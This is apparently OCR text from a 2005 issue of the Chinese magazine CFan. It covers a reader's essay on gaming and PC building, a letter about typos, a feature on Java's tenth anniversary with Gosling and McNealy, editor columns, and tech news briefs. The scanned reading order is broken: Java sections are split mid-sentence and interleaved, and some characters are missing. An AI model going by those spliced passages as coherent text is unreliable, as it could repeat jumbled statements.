开始的时候只是觉得游戏好玩，到后来就被游戏的故事所折服，也渐渐明白为什么世界上最远的距离不是生与死，而是我就在你面前，你却不知道我爱你 为什么世界上最深的痛不是你不知道我爱你，而是明明相爱却不能在一起。中国武侠游戏能把人的感情世界演绎得如此回肠荡气真的让人佩服之至，爱与恨这柄双刃剑只有经历过的人才会体会。而国外游戏精美的画面足以令你头晕目眩，逼真的造型、优美的音乐真让你感叹这才叫实力。东西方游戏侧重点不同，内容和形式各有所好，曾几何时人类的这种审美意识分道扬　了，令文明失去完整性却更加丰富了。

天堂与地狱仅一步之遥，为了玩游戏经常通宵达旦，彻夜未眠，真的是为伊消得人　，意志和自制力在不断消磨。突然有一天发现，自己不能依靠"大虾"来玩游戏，我要自己玩。于是在经过N次试验后，终于习得玩游戏的基本心法，游戏玩得越来越顺手，获得的电脑技能也越来越多，而人也越来越消瘦，天堂和地狱，有时候真的只是一步之遥，得到和失去也全在自己的一念之间。

攒机：最大的乐趣

我的第一台电脑是在四年前攒的，那时候的工资少得可怜，一年的积蓄也买不起，于是我决定参加IT杂志的拿硬件大奖活动。也许是运气好吧，我提的意见得到了奖励，就这样在正式攒机的时候我得到了一块主板、两块显卡。购机的前一天，我特意查看了杂志上各个电脑硬件的报价，还到网上去逛了一圈。所有硬件价格都了如指掌后，选了一个黄道吉日，带上所有硬件，用尽一千多元积蓄，父亲为我出资三千多元，以四千六百多元的价格攒下了第一台心爱的电脑。从此，家里的电费狂涨，我的电脑水平也狂升。我把家里的电脑大卸八块，看看CPU是什么样的、内存是什么样的，然后买来电脑书将电脑疯狂优化，软硬兼施，榨干电脑的最后一滴油水。当看到CPU从700主频超到800主频时，心里暗自窃喜，钱终于赚回来一点。

后来渐渐明白，Intel和AMD不同的CPU决定了不同架构体系，CPU决定了主板芯片，主板芯片决定了内存、硬盘、显卡的规格，于是顿悟PC的架构体系和标准其实牢牢掌握在这两大巨头的手里，他们之间进行着标准之争，中游厂商进行着技术之争，下游厂商则是价格之争，这场永不终结的游戏既精彩纷呈也悲伤不断。

网络：我的空中服务器

我的网龄不算长，只有五年时间，最开始申请电子信箱的时候用了两个多小时，还傻乎乎地把整个申请条款一一看完，生怕漏了一条，好不容易申请好的邮箱最后还是因为忘了密码只好舍弃作罢。当别人在网上疯狂冲浪时，我只是查查资料，收收邮件，与别人玩两把星际。网络毕竟是虚拟的世界，人们在这里扮演着另外一种角色，过分地宣泄自己的情感，过多地暴露自己丑陋的一面，必然招致人性的覆灭以维持原来固有的平衡。网络带给我最大的感觉是方便，我可以很快地查找到很多自己需要的信息。我会把网络当作自己的私人空中服务器，选择一个容量最大的邮箱从不对外公开，把自己觉得经常要用到又很重要的资料放在里面，这样我就不用随时随身携带了，只要能上网，随处都可以提取资料，这才是我所想要的网络生活。

而在我眼里，那些所谓的"网络精英"并没什么了不起，他们无非是充分利用了网络这个平台，紧紧抓住了商机一夜之间成为富翁，而那些为建立网络定义各种传输协议的无名之辈在我眼里才是真正的英雄，他们用自己的智慧让世界的距离缩短了，让人们的生活方便了。如果用流星与恒星相比的话，这些"网络精英"只是一闪而过的流星，而那些无名之辈才是永载人类史册的恒星。

创作：真正展现自我

大学毕业之际，也许是生计所迫，也许是良心发现，我终于决定要有所为了，于是开始自学Office、AutoCAD、Photoshop……正是抱着这种什么都要靠自己去发现才能被掌握的信念，我很快掌握了Office，从此明白了在IT这一行里，你也有可能是新用法的发明者，新技巧的创始人，但你永远也不能独宰这一行。

由于自己对远古的文明有着特殊的偏好，一心想再现过去灿烂的文明，而不期而遇的Photoshop终于让我如愿以偿了。把心里所想的东西展现出来，这种过去只有大师级人物才能做到的，如今连我等鼠辈也能做到。有时候为了做到尽善尽美，狠下心把做了几天的作品扔进回收站里清空掉，然后对自己说"我还能做得更好！"这样一次一次地折磨自己，终于做到自己满意了。当看到自己做的动画在显示器上连续地播放时，心里真的有一种说不出的成就感。

于是我明白了只要肯做一件事情，任何时候都不会晚的道理。而这种创作只有商业化了才能增值，于是哀叹古人生不逢时，以他们的创作技巧和灵感，表现的思想和内容，是今天的艺术家们无法企及的。今天的艺术家们缺乏创意和想象力，只能在远古的文明中寻找一点的灵感，但要超越已经很难。因为他们不能以今天现代人的思想去创造新的艺术，而想遵循古人的意识去超越古人是不可能的。这就好比你在平地上把一块巨石立成一座山是很容易的事，但你要把它立到高耸入云的山顶却比登天还难。而且在平地上称为山的巨石，在山顶也只能称之为一石。

0和1，电脑能分得一清二楚，而我却不能，我不能算0，也不能算1，我时而是0，也时而是1。一个人如果永远不知道他是谁会是很幸福的人，一个人如果生来就知道他是谁会是很幸运的人，而一个人如果既知道他是谁又不知道他是谁会是很痛苦的人，也许我就是这种人……

CF [CP01]



“不仅要电脑好，语文也要好啊！”

●**热心读者linktonci：**CFAN的编者们，你们好，我从2002年起就开始看你们的杂志。你们做得很好，一直看你们的杂志，我现在几乎成为电脑高手了。但现在引用老师的一句话："不仅要电脑好，语文也要好啊"。是啊！从2003年开始，我陆续发现你们刊登的文章有越来越多的错别字，尤其是每年合订本，把所有文章汇集在一起看，问题就更严重，我真的为你们着急啊。最近我从2005年第4期中找出了20个错误：有些错误错得真让人好笑；有些关键的地方如果搞错了，将会影响我们这些菜鸟的一生！我把一些错误贴到你们的论坛上了，希望你们以后能多多留意稿件的质量。希望杂志越办越好！

●**老安：**感谢linktonci读者对我们提出的中肯批评。从论坛的这个帖子足以看出这位热心读者对《电脑爱好者》的一片深情。第4期编辑时由于正值过年，时间紧任务重，校对把关不够严，导致出错率偏高。20多处错误虽然可以达到国家出版管理部门对优秀期刊的编校质量要求，但彻底杜绝错误是我们追求的终极目标，所以错误的发生总是不应该的。我们也在总结该期的读者评刊后，认识到了解决这一问题的紧迫性，编辑部立即行动起来，积极加强校对工作。我们在内部严格把关做好校对的同时，与国内技术实力较强的一家专门从事校对软件开发和校对服务的公司合作，对我刊每期都进行出版前的专业化校对。细心的读者也许不难发现，从第7期开始编校质量有了明显提高。但是，由于各种因素的制约，错误和问题在不同程度上还存在，所以我们热切希望广大读者继续给予监督。对长期为我刊"捉虫"，贡献突出的热心读者，我们总会定期或不定期地发给奖品，以表寸心。大家看到的每期评刊获奖者，其中大多是在评刊中提出好建议或指出刊物中存在错误的读者。我们的最终目标是彻底杜绝错误发生，这需要大家的不断鞭策，更需要我们在管理和技术方面的不懈努力。对此，我们全体编辑制作人员充满信心。

热心评刊员公布

以下17位读者被评为2005年第14期热心评刊员。

一等奖2名(奖品：漫步者R1600TD音箱)

叶春青(广东) 周剑明(新疆)

二等奖5名(奖品:漫步者H500耳机)

耿启皓(山东) 刘红升(北京) 王德兵(江苏) 周静(四川) 赵寄焯(齐齐哈尔)

三等奖10名(奖品:东方大典2003)

辛　勇(山东) 刘春峰(沈阳) 张金华(河南) 李亚楠(新疆) 杨旬梁(天津) 梁华龙(山西) 张启杰(深圳) 徐　哲(山东) 池敦利(江苏) 龚义洲(江西)

最佳文章公布

2005年第14期优秀文章

第一名:"特别话题"栏目《融合现实与理想的桌面时代—2005年暑期市场热点大盘点》作者:**Wincat 孙宁 李国良**获得奖金500元和《电脑爱好者》荣誉证书。

第二名:"聪明用电脑"栏目《今天，你BT了吗？》作者:**一页 风言**获得300元奖金和《电脑爱好者》荣誉证书。

第三名:"聪明用电脑"栏目《朋友有难"远程桌面"替你跑腿》作者:**逍遥小小**获得200元奖金和《电脑爱好者》荣誉证书。

重要声明

1.作者向本社投稿后，三周内没有收到录用答复的(该答复可能是电话或电子邮件等方式)，可自行处理。

2.本社坚决反对抄袭和一稿多投行为。

3.除非作者事先声明，否则本社对来稿有编辑权和修改权。

4.刊物一经上市即寄稿费，稿费以版面字数计算，每千字不低于100元，此稿费含本刊关联出版物及网站转载时应支付的转载稿费。如有异议，请事先声明。

5.本刊介绍的互联网网站（主页）在刊登前经编辑审查不含色情、反动等非法内容。但由于互联网具有规模庞大、变化快速、超链接等特点，我们无法保证这些网站(主页)今后不含非法内容(链接)，读者一经发现请立即向当地公安机关举报。



面向未来

1995年，Java问世了。

经过十年发展，Java技术已经成为世界上最具影响的开发平台之一。Java既是一种编程语言，也是一种运行平台。

十年来，Java技术已经成功地应用在各个领域，既可用于玩具、汽车，也可用于飞机、火箭，既可用于移动电话、个人电脑，也可用于跨国金融系统和卫星通讯中。

关注Java十年

■新闻采访部实习记者　张健

第一篇　技术10年



2005年9月12日，2005 Java中国开发商大会上，Sun公司董事会主席兼首席执行官Scott McNealy先生与Java语言创始人James Gosling先生成为数十家媒体关注的焦点。这次，在众多记者的镁光灯下，McNealy先生不再用讽刺性的语言"鄙视"微软，他们用故事般的语言帮助本刊记者完成了Java 10年的回顾。采访中，他们提到了久违的Netscape，提到了老朋友IBM，提到了Java技术的追随者Microsoft，提到了很多鲜为人知的故事，更为Java的发展，勾画了一幅壮丽的蓝图。

诞生

1990～1994年间是Java的源起年代。Sun公司的James Gosling与其他程序员一起搞了一个名为Green的项目，他们基于C++语言，但又做了很大变化，结果却开发出了一种新的编程语言，当时被命名为Oak。第一次与客户项目的结合，Gosling的客户几乎被Oak所表现出来的锋芒吓　了，但Gosling并没有成功地劝说这位保守的客户采用这个新程序。1994年，在Sun公司一位姑娘的建议下，这一新编程语言被命名为Java。

发展

1995年5月，Sun公司在旧金山举行的Sun World大会上正式发布了Java，并公布了JDK 1.0。这种外形酷似C++，却包含了一颗纯洁的面向对象的心的全新程序设计语言及其平台，几乎一夜间成了软件业的新宠儿。Java当时仅仅被用来为网站制作提供动态应用，诸如网页动画之类，但这仍然引起了很多Web开发者的注意。Sun最终把Java集成到当时最著名的Netscape　览器上，同时因它具有"编写一次，到处运行"的特性，而引起了更多开发者的关注。McNealy回忆说，不可否认，Web　览器的出现为Java的发展起到了推动作用。

1998年，Sun正式发布了Java 2平台，并将Java技术打包成为三个版本，也就是著名的J2ME、J2SE、J2EE三大技术平台。从那时至今，J2EE主要针对企业应用；J2ME则在嵌入式系统，例如在手机市场上遍地开花；J2SE为Java技术制定了重要标准。

纠纷

此次北京之行，McNealy的言谈中很少嘲笑微软，更不会当众列举微软产品的种种漏洞。事实上，Sun与微软曾两次在法庭上遭遇。事情可以追溯到Java大红大紫的1997年10月，Sun向美国加州地方法院起诉微软公司违反了两公司就Java技术所签订的合

第二篇　Java之父





让时钟再倒转到1969年。那时，有个14岁的小男孩，留着金色的长发，戴着黑框大眼镜，参观了加拿大Calgary大学计算机科学系。他很快就被周围的设备所吸引：9磁道磁带机、平板绘图仪、纸带阅读器，还有一台有8K RAM的大型计算机……很酷！这就是Gosling对计算机萌发巨大兴趣的开始。

由于加拿大Calgary大学计算科学系大楼里大多数的锁都是穿孔按键型的，不需要物理钥匙就可以进去，所以Gosling常常进来，自学编写软件。在跳槽到Sun公司之前，Gosling最值得　耀的就是在上世纪80年代初，获得博士学位后到IBM设计的第一台工作站。

从Apple创始人Steve Jobs、Intel

同，指控微软公司在自己的Java产品中做了“不恰当的修改”，违反了合同中承诺向用户提供Java兼容产品的条款。这一官司旷日持久，直到2001年双方达成和解，微软继续提供采用Sun开发的Java技术的现有产品。现在回头看，当时的这场官司对Java世界产生了深远影响。如果没有这一场官司，也许很多Java程序员都在使用Visual J++开发Windows软件，那么就会形成两个不同的事实标准所分裂的Java世界。

2004年4月2日，McNealy先生和微软CEO鲍尔默各自穿了一件密歇根州底特律“Red Wings”曲棍球队的运动服，并谈及了一起在哈佛大学读书的经历，McNealy回忆说:“当时我们两个人是非常要好的朋友，当然也有吵架的时候。我还记得鲍尔默显然不念旧情，他只是说‘我们两个公司还会努力进行竞争，但这一协议为我们之间的合作确定了新的基础’。”根据协议，微软将向Sun支付7亿美元和9亿美元，分别解决有关反托拉斯和专利诉讼。此外，Sun和微软公司同意为使用对方技术支付许可费。为此，微软将提前支付3.5亿美元，Sun将在其服务器产品使用微软技术时进行支付。

硕果



难怪微软在权衡利弊后决定与Sun和解，因为当今社会，Java真的是无所不在。

Java用于消费类电子产品及嵌入式设备中，Java应用在汽车电子设备、通信终端、医疗设备、信息家电(家用电器，如数字电视、机顶盒)、无线手持设备中。

在国外，3Com公司推出基于Java的掌上电脑palm，美国Diba公司与日本三菱公司分别推出Web TV机顶盒、Java移动电话、Java PDA，Sun公司开发出的移动信息开发平台已经用于手机开发。摩托罗拉今年推出了7款Java手机，诺基亚、西门子公司都相继推出了各种功能的Java手机。

Java智能卡及其应用。美国政府机构政府职员授权卡、国防部军队采用Java智能卡用于身份认证、人员管理，已经发放了超过2000万张。

Visa组织、九大银行用Java卡做信用卡、借记卡以及电子钱包，Java SIM卡已经广泛应用于GSM通信增值服务，由于Java的优良性能，全球大多数智能卡公司都采用Java平台。已经发放了数以亿计的Java智能卡。

波音公司在前不久召开的2005 JavaOne大会上，展示了实时Java技术如何应用在军用飞机上，主要用途是对目标的搜索和监视。

Gosling对记者说，在任何领域应用实时Java技术都是非常困难的，因为一旦失误将导致严重损失。

在理论指导下，波音公司设计了这样的一个开放式平台:通过配备一个照相机，应用Java编码技术实现了类似微型飞机驾驶员的功能。

“当你驾驶飞机的时候，你就不能停下来做任何琐碎的工作”，Gosling形象地比喻，“通常情况下，每加仑汽油使飞机可以飞15个小时，至少需要有两个地面操作手:一个负责摄像，一个负责驾驶。而利用Java编码技术却可以使之精简为一个。地面导航员只专注于摄像就可以了，如观察感兴趣的目标，通知飞机往某个方向飞，其余的工作都可以交给编码器来完成。”

生态

McNealy先生在提及Java的广泛应用时，将Java在十年间取得了长足的



创始人Andy Grove到微软创始人Bill Gates，IT这个行业特别关照偏执狂。Gosling对技术的狂热难免让人也将他归到此列。事实上，他对Java的偏执造就了Java今天的辉煌。



“叮……”狂躁的电话铃声在一个风雨交加的凌晨突然响起，Gosling的朋友拿起电话破口大骂:“你疯了吗？James，半夜三更的，还让不让人睡觉呀？！”听着朋友愤怒的声音，Gosling反而笑了。事实上，Java就是在这样一个电话中萌芽的。

Gosling跟记者回忆起当年Java发布的历程时，总是面带笑容:“Java诞生不久，1994年，我要同John(编者:Sun公司首席科学家)参加一年一度的‘技术、教育和设计大会’，那是一次特别不寻常的经历。因为我根本没有想展示什么，而John却心急如焚地想在第二天就展示Java，我们忙活了整整一个晚上。开会那天，我胆战心惊地点击了网页，从数百英里外的一个网站上下载一段Java小程序在本地运行。几秒钟时间里，原本静止的网页上，一个分子图像以三维动画的方式转了起来。当时我手心里不断地出汗，要知道，在我们结束演示前，网络崩溃了，幸好东西都保存在缓存里，观众中没有人注意到网络的故障。在场观众赞叹不已。”

发展归功于成熟完善的开发者社区。据记者调查，Java技术社区是一个完整的生态系统，其中包括产品、合作伙伴、许可证和服务，这些都推动着全球Java技术沿着兼容性、创新和商业化的方向发展。

消费者和商业客户社区

Java.com是这个社区的主要网站，每个月都有900万的访问者，他们来到这里，就是想看看Java又有什么新奇的应用。对于任何一个Java软件开发商来说，Java.com每个月所吸引的900万消费者和商业客户来寻求Java应用，提出自己的期望，这难道不是最高明的市场顾问吗？

开发者社区

作为一名Java开发者，用户就是全球软件工程师最大社区中的一个成员，可以充分利用Sun公司提供的开发资源，并且与全球450多万Java开发者进行交流。例如java.net网站就是Java技术协作资源网，超过10万名成员一同致力于1500多个软件项目的研究。

合作伙伴社区

Sun iFORCE社区是一个合作伙伴网络。它网罗着来自业内权威的技术合作伙伴，AMD、HP、IBM、Oracle、Sybase等等均是社区成员。

许可证社区

在这里，你可以看到每一种平台版本Java技术许可证的详细描述。这些许可证持有者的产品已经得到符合Java技术规范的确认，并且可以在其产品上显示Java品牌标志。

McNealy先生此次中国之行给中国的开发者带来了不少新的动态，当记者问及Sun公司对于中国大学生的关注程度时，他说："Sun正在致力于培育的下一个社团将是一个面向学生的社团，它将是一个免费的、开放的、自定学习进度的和基于Web的社团，可让学生享用到我们这个星球上最好的课程。"

未来

此次来华的Java之父Gosling现在已经不是年轻人了，但是他仍然热爱



编写程序。虽然他已经是Sun公司副总裁，仍然负责一个新项目的开发。他半开玩笑地说："开发确实是件很酷的工作。"

Java拥有了一个精彩的十年，下一个十年又将走向何处呢？Gosling作出了自己的判断：鉴于多数运行着大量进程的实际情况，人们对线程模拟投以越来越多的关注。随着人们对桌面应用的要求越来越高，系统将变得越来越复杂。他指出：从工程的角度来看，未来10年我们所面临的最大挑战就是复杂性问题。目前，我们开展了许多工作以解决编程接口、语言以及工具中所涉及的复杂性问题。在工具和用户界面中都会遇到复杂性问题，Java技术设计人员必须处理好大小尺寸调整和国际化问题。




第三篇 Duke:无所不在的小精灵



Duke是谁？有些人说他是一个动画小精灵，但他的好朋友都叫他Duke先生。现在Duke是Java技术的吉祥物。十年前，James Gosling第一次为Duke赋予了生命，并且教会了他在电脑屏幕上翻筋斗。从此所有的软件开发者和Internet社区都张开了双臂迎接他的到来。Duke代表着一种可以到处运行的程序语言。如今，Duke的主人向人们宣告，全球有450多万程序员，让这种软件运行在25亿部电子设备中。

Duke诞生

现在实在很难想象当初Internet处在一个枯燥、乏味的时代，而这一切在短短几年内就发生了转变。不过，在1991～1992年间，一个由Sun程序设计师组成、代号为Green Team的小团队就以加州曼洛园区为秘密基地，研究下一波计算机趋势走向并做好准备。



在1992年的夏天，Green Team研发出一部交互式的掌上型家用娱乐装置，名为*7，可透过使用动画触摸式屏幕的使用者接口来控制其他电子设备。使用者接口的主角就是Duke，在当时扮演用户的小帮手，与屏幕上的多个对象互动。他由绘图大师Joe Palrang设计。

根据一位熟悉Duke设计过程的工程师回忆，当初创造Duke是要他应付"千变万化的世界。他可以走进各个房间，与各种对象互动。Duke设置还有公文包，可帮你带着东西到处走。"在Duke之后出现的微软Office助手则完全不是一回事，"它只不过是用来存取说明菜单，不多不少，如此罢了"。

今天，Duke则成了Java技术的吉祥物。

享誉世界

如今，Duke不仅是一个可爱的小精灵，还是一种荣誉的象征。因为Sun公司设立了Duke选择奖，用来表彰在过去的一年里，最富有创新性的Java技术应用项目。

Duke选择奖被誉为"Java奥斯卡"。在每年的JavaOne大会上颁发。

2005年的Duke选择奖项中，个个都充满着探索与创新的乐趣。例如，波音公司成功地把实时Java技术应用于飞机无人驾驶。在这里，Duke成为了一名技术高超的飞行员。

在Java问世十周年之际，总是让人想起昔日唐朝诗人贾岛之诗《剑客》："十年磨一剑，霜刃未曾试。今日把示君，谁有不平事？"只是在当代技术环境中，当我们把玩着Java这柄经过十年磨的宝剑，却发现它早已屡试锋芒，在全世界扬名立万了。

CF [XW01]

讲述小编自己的故事……

二缕阳光之随想曲

■ Sunny

无声无息间，死亡离我只有3米远！

这个周末去参加一朋友公司举办的联谊活动，房车的旅行带来一丝新鲜的感觉，也让我体会到房车原来还是那么的危险。

说真的，我对这件事一点都没感到害怕，也许是事情并没有直接发生在我身上，因为汽车空调失灵导致窒息、晕倒而被送到医院抢救的并不是我，所以我能以平常心去看待这件事情，也正因为如此我才能以“静如死水”的心回头想到“死亡，昨晚离我只有3米远”！

“人死之前，总是要回忆的！”忘了是在哪里听到过这句话，呵呵，现在想起来，还是很直接的感受！尽管我那晚只是站在死亡边界3米以外的地方，但现在的我在想，要是我死去了，会是怎样的呢？毕竟如果昨晚死去，那是没有痛苦、挣扎的。一切都在睡梦中完成，没有思想的挣扎，没有选择，没有痛苦，就这样静静地睡去，一直到醒来时，看见孟婆手中端着的那碗汤。呵呵，这也许死得有点冤，但相对来说，也算是“好死”了。

爱，就不要后悔！

人总喜欢后悔！据一项在亚洲、欧洲进行的离婚后男女心态的调查显示，男人在离婚之后后悔的人会比女人高出3成。我不知道他们为什么后悔，我也知道离婚肯定会让人后悔。但是，我想，你们后悔的是什么？是错爱，还是其他？既然爱了，就永不后悔。不管你付出多少，不管结果怎样；不管你爱上的是一个有夫之妇，还是一个整天都不回家的人，不要后悔。勇敢地爱过之后，勇敢地走，如果真的没有结果，那就请无怨无悔地离开。有悔的爱，只会让人受到更多的折磨。

天是公平的，但公平永远是相对的。付出永远不代表收获，虽然心痛，但痛过、哭过之后请别再后悔、怨恨，勇敢地走下去，在这个生命的旅程里，继续寻找下一个心中的最爱！

但不可否认，结婚是一件很重要的事情，如同分手一样，绝非儿戏！男人、女人，在决定结婚以前，请问自己一百遍，问清楚自己，你是否能为对方负责；问清楚自己，你是否能为自己负责！爱恋、婚姻的道路是一辈子的路。走上了、爱上了请不要后悔，努力地走，勇敢地坚持，不管结果是怎样的，请加油！

CF [DJ01]

真的能想唱就唱吗

■ Cornel

2005年8月30日，存在了5年的体育报纸《南方体育》在出完他们最后一期后，宣布停刊了。而就在此前4天，李宇春唱着“想唱就唱”拿下了超女冠军。是谁都能“想唱就唱”吗？

在CFan读者中，我相信也会有不少体育迷，喜欢足球、喜欢篮球、喜欢乒乓球、喜欢羽毛球……喜欢体育的读者应该看过《南方体育》，或者至少对它有印象。这份报纸特色鲜明，标新立异的版式设计加上编辑作者们极具“个性”的语言，使得这份报纸出现在报摊时非常抢眼。尽管如此，过于张扬的语言风格也使得很多人难以接受它，有人说这是一份非常“自恋”的报纸。

不管人们对它的评价是褒是贬，它的结局已然摆在我们面前：一份做得不差的报纸停刊了。



有人说南体因自恋而亡，不是没有一点道理。媒体要有自己的个性，这个没有错，但媒体的个性不应该是编辑本人的个性。如果编辑本人喜欢什么，就在媒体上写什么，那么它是日记还是什么？想象一下，第一次偷看别人日记时一定很新鲜，但如果日复一日地看某个不太知名人的日记，你还有兴趣吗？同为编辑的我们，其实也应该遵循这样的规律，否则您看到的《电脑爱好者》将是这种样子：系统版充斥了狂PK喜欢的流行音乐新闻，实用软件栏目所有消息都是小特关注的游戏攻略，网络版将会变成CCTV5，而柳絮飞负责办公栏目也将改头换面成为文学茶馆……这样的《电脑爱好者》你喜欢看吗？

面对生活与事业的压力、学业的挑战，我们真的能做到“想唱就唱”吗？如此 洒还真难。在这个社会里，只要你是一个有上进心的人，一个渴望成功的人，就必须先得到别人的认可，而且是越多人认可越好，越高层次人认可越好。你是学生，就要研究所学专业的特点；你是编辑，就要揣摩读者的喜好；你是销售，就必须了解客户的需求……非常浅显的例子证明了一点：必须要有人“为我鼓掌”。

想唱就唱，但必须唱得漂亮；想唱就唱，绝不能只剩下自我欣赏。

CF [DJ02]



20～30亿 这个价格是世界上最大的在线拍卖网站eBay收购Skype的成交价。位于卢森堡的Skype公司，是一家小有名气的软件公司，它能让用户进行免费的网络通话。此次收购，意味着eBay对进入能够给自己带来收入的新业务领域比较感兴趣。

54英寸 三星的一款54英寸的超大LCD高清晰电视，超过Sharp，成了目前最大的平板电视制造商。可惜这款编号为LN57F51BD的液晶电视只在韩国本土销售，难道是运输的问题？

第二大 西安成为内存芯片商的新宠。全球第二大内存芯片商、美国美光公司计划投资2.5亿美元在西安高新区建厂。此次投资项目分为芯片模块组装和芯片封装测试两部分，预计厂房占地面积约为4万平方米，总投资额达2.5亿美元，投产后年产值达10亿美元，出口额达5亿美元以上。

50％ 近日，国内网站在受到关注的Alexa排名上再次上演集体跳水。包括21CN、Hao123、eNet硅谷动力以及博客网等众多中国站点排名出现大幅下滑，大部分网站排名下滑均在50％以上，其中21CN更是从49名惨跌至697名，Hao123则从61名狂跌至845名。


164亿 近日，三星开发出了全球首款采用50纳米制造工艺生产的闪存芯片。新开发的16GB储存容量的NAND闪存芯片可以储存的数据相当于200年的每份40页的日报，或相当于8000份数字音乐文件。新的闪存芯片在单一的储存卡上能够储存32个小时DVD品质的电影文件。新开发的芯片保持有164亿个功能晶体管。

冠 QQ聊天记录首次成为电子定罪证据

安徽芜湖市镜湖区人民法院日前依据公安机关提供的QQ聊天记录，一审判处涉嫌强奸幼女的犯罪嫌疑人冯唐新有期徒刑4年。据悉，这是安徽省首个运用“电子证据”的判例。庭审中，芜湖市镜湖区人民法院采信了公安机关搜集的扎实、有效的“电子证据”，并在判决书上写道：“网上聊天记录虽然具有虚拟性，但在本案通过侦查活动还原为与真实世界前后连贯的事实，具有稳定性和整体性，故对辩护人提出的网络聊天记录不能作为证据的意见不予采纳。”



上榜理由：不少人认为QQ聊天记录可以仿造，作为证据有欠妥之处。但计算机取证专家称，按照规范程序进行取证所获得的QQ聊天记录确实可以成为有效的“电子证据”。



苹果出怪招

苹果公司总是可以给我们带来惊喜：当年，苹果迷们纷纷为苹果的存在性担忧的关键时刻，史蒂芬·乔布斯推出了iPod从而挽救了摇摇欲坠的苹果公司。而现在，人们认为苹果iPod的增长速度将放缓而影响苹果未来发展的时刻，苹果公司联合摩托罗拉推出了iTunes手机ROKR。实际上，在iPhone还未发布前已在业界传得沸沸扬扬，成为业界公开的秘密了。但这都不是ROKR没有引起业内注意的主要原因，苹果推音乐手机，意欲何为？

一种猜测 苹果借机试水

市场调查机构Goldman Sachs预测，与此同时2005年迎来疯狂销量涨势234％的iPod音乐播放器在明年的销量增长率将仅仅为16％。苹果似乎看到了iPod的前景，它是否想借机进入音乐手机领域呢？

市场研究机构Jupiter预测，到2010年，音乐手机和相关音乐服务将出现井喷式增长，产品销量达到7000万部，超过便携MP3播放器的数量。到今年年底前，包括未来音乐手机在内的数码音乐播放器的销售将会突破3500万部大关。在iPod音乐播放器增长速度放缓和音乐手机和相关音乐服务将出现井喷式增长的趋势下，苹果公司开始试水音乐手机在预料之中。

但是这款由摩托罗拉制造的ROKR，不仅设计平平，而且存在诸多不完美之处。获取歌曲的途径，最方便是通过iTunes购买或手机网络下载，但iPhone没有提供这个功能，你必须通过USB连接到PC上，这和普通的iPod没有多少差别，因为苹果的主业就是销售iPod、PC以及在线音乐，通过网络下载就绕过了苹果的利润增长点，苹果当然不会这么笨。另外一个例子是，在技术上可以让iPhone容量达到500首或1000首歌，但苹果没有这样做。因为这会让传统的iPod失去市场。同样，存储到手机的歌曲不能作为铃声使用也是iPhone败笔之一，因为会抢占移动运营商的铃声份额。



一种猜测 以不变应万变

要知道现在的iPod业务贡献了苹果公司的大部分收入和利润，所以苹果公司不可能全力投入音乐手机市场。这样会对iPod业务形成冲击，这就得不偿失了。但是苹果公司又不可以放弃数字音乐市场，因为这将是苹果公司未来的增长点所在。所以苹果公司准备平衡这两个产品，使其互为补充，而不是互相取代。这也许能解释苹果联合摩托罗拉推出音乐手机，而

谎言在持续 Google推操作系统是真是假?



近日,微软与搜索引擎巨头Google的对抗已经炒得沸沸扬扬。从搜索业务到微软中国李开复加入Google引起的官司,一系列矛盾使两大IT巨头之间的争端不断升级。而近日,从一消息源得到一则未经证实的消息,更让人吃惊:Google有可能将其业务领域伸向操作系统!随即,国内门户网站开始转载附有图片的消息,但国外业内分析家称,这多半是PS高手编造出来的谎言。

上榜理由:国内某业内专家指出,此消息来源于国外某网民的BLOG,而非主流媒体,消息可靠性并不高。虽然伦敦地铁爆炸案的首个消息也来源于BLOG,但那则消息是经过主流媒体考证的。其次,Google长时间未证实该消息的准确性。不过,值得肯定的是,以网络通讯为主导的操作系统倒有可能是未来的趋势。

音乐手机成鸡肋?

■新闻采访部实习记者 张健

为什么又不让其继承纯正的苹果血统了。

正如Piper Jaffray公司的分析师Gene Munster说:"他们不想拆东墙补西墙,苹果只是想让人们尝尝味道。"瑞典音乐压缩技术公司"编码科技"的美国总经理David Frerichs说:"苹果可能在问自己,如何才能够阻止人们用音乐手机取代iPod。他们可能想在消费者心目中建立一种印象,即手机只能存放一小部分歌曲,因此无法成为像iPod那样的音乐库。所以在推出iPod的同时,苹果公司也推出了苹果iPod NANO,这个更小、更薄、价格极具竞争力的产品将推动苹果公司iPod业务的继续前进"。Jupiter Research市场研究主管Michael Gartenberg说"NANO确实让人耳目一新,它特点鲜明,融合了多种款式优点和功能,价格极具竞争力。相信它将成为今年秋季旺季的畅销品。苹果再次证明了只有他们懂得如何保持市场的霸主地位。"



现在的苹果公司在静观其变,一方面他会把主要力量放在iPod业务上,另一方面他可以等待音乐手机市场的成熟。如果新手机受到如潮好评,乔布斯可能进行其他的交易,比如向摩托罗拉或是另外一个厂商出售软件许可。他还可以自己制造手机。所以苹果完全可以研发一个有个性的手机并坐收渔利。这是苹果未来能够在移动市场真正掀起波澜的最有可能的方式。

晕招,怪招,源头何在?

但为什么消费者对这款产品抱这么大的兴趣呢?这也是我们思考的问题。可能iPhone是最有可能融合三种不同领域产品理念的产品。首先,具有苹果iTunes音乐坊功能,苹果依靠iTunes已经售出5亿首歌曲了;其次是当代社会最普及使用的手机功能;最后是可以充当iPod使用。把三种功能融合到一款简单产品中,需要革命性的技术支撑。但似乎iPhone还没做到这一点。

相信消费者已经对iPhone有点失望了。iPhone发布的真正意义在于向业界表明公司想要推出一款创新产品是何其之难。原因就在于创新威胁了现有的商业模式,而且是公司核心商业模式。iPhone已经成为苹果公司在创新光环下的替代品,不能突破现有商业模式的瓶颈。以前苹果创造的价值和品牌很可能成为其自毁长城的根源。

CF [XW02]

转型

著名的美国德州仪器成功地实现了从知名计算器制造商转型为最大的手机芯片生产商,根源在于目前已经是一个企业日益销售其技术平台而非单独部件的时代。Intel的VIIV的数字家电新平台就是现在这个时代的明证。

吃香

一项新的研究表明,企业的信息技术总监计划在今年第四季度招聘更多的员工。这也是高科技产业"明天会更好"的最新迹象。其中,对网络专业人士的需求最为强劲。

滚屏徽章

在德国慕尼黑举行的一年一度的实用新型产品评选中,一个能够滚动显示的LED徽章成为今年的新秀。它的神奇之处在于,能够主动显示佩戴者要说什么。



离别

菲尔·韦伯是AMD的技术总监,被认为是AMD复兴的功臣之一,他将离开AMD投资初创企业。曾经在IBM工作过20多年的菲尔将担任AMD的技术总监。菲尔说,基本的架构和技术模块使韦伯成为过去数年中AMD最著名的官员之一,他领导的团队开发了Opteron和Athlon 64芯片的架构。

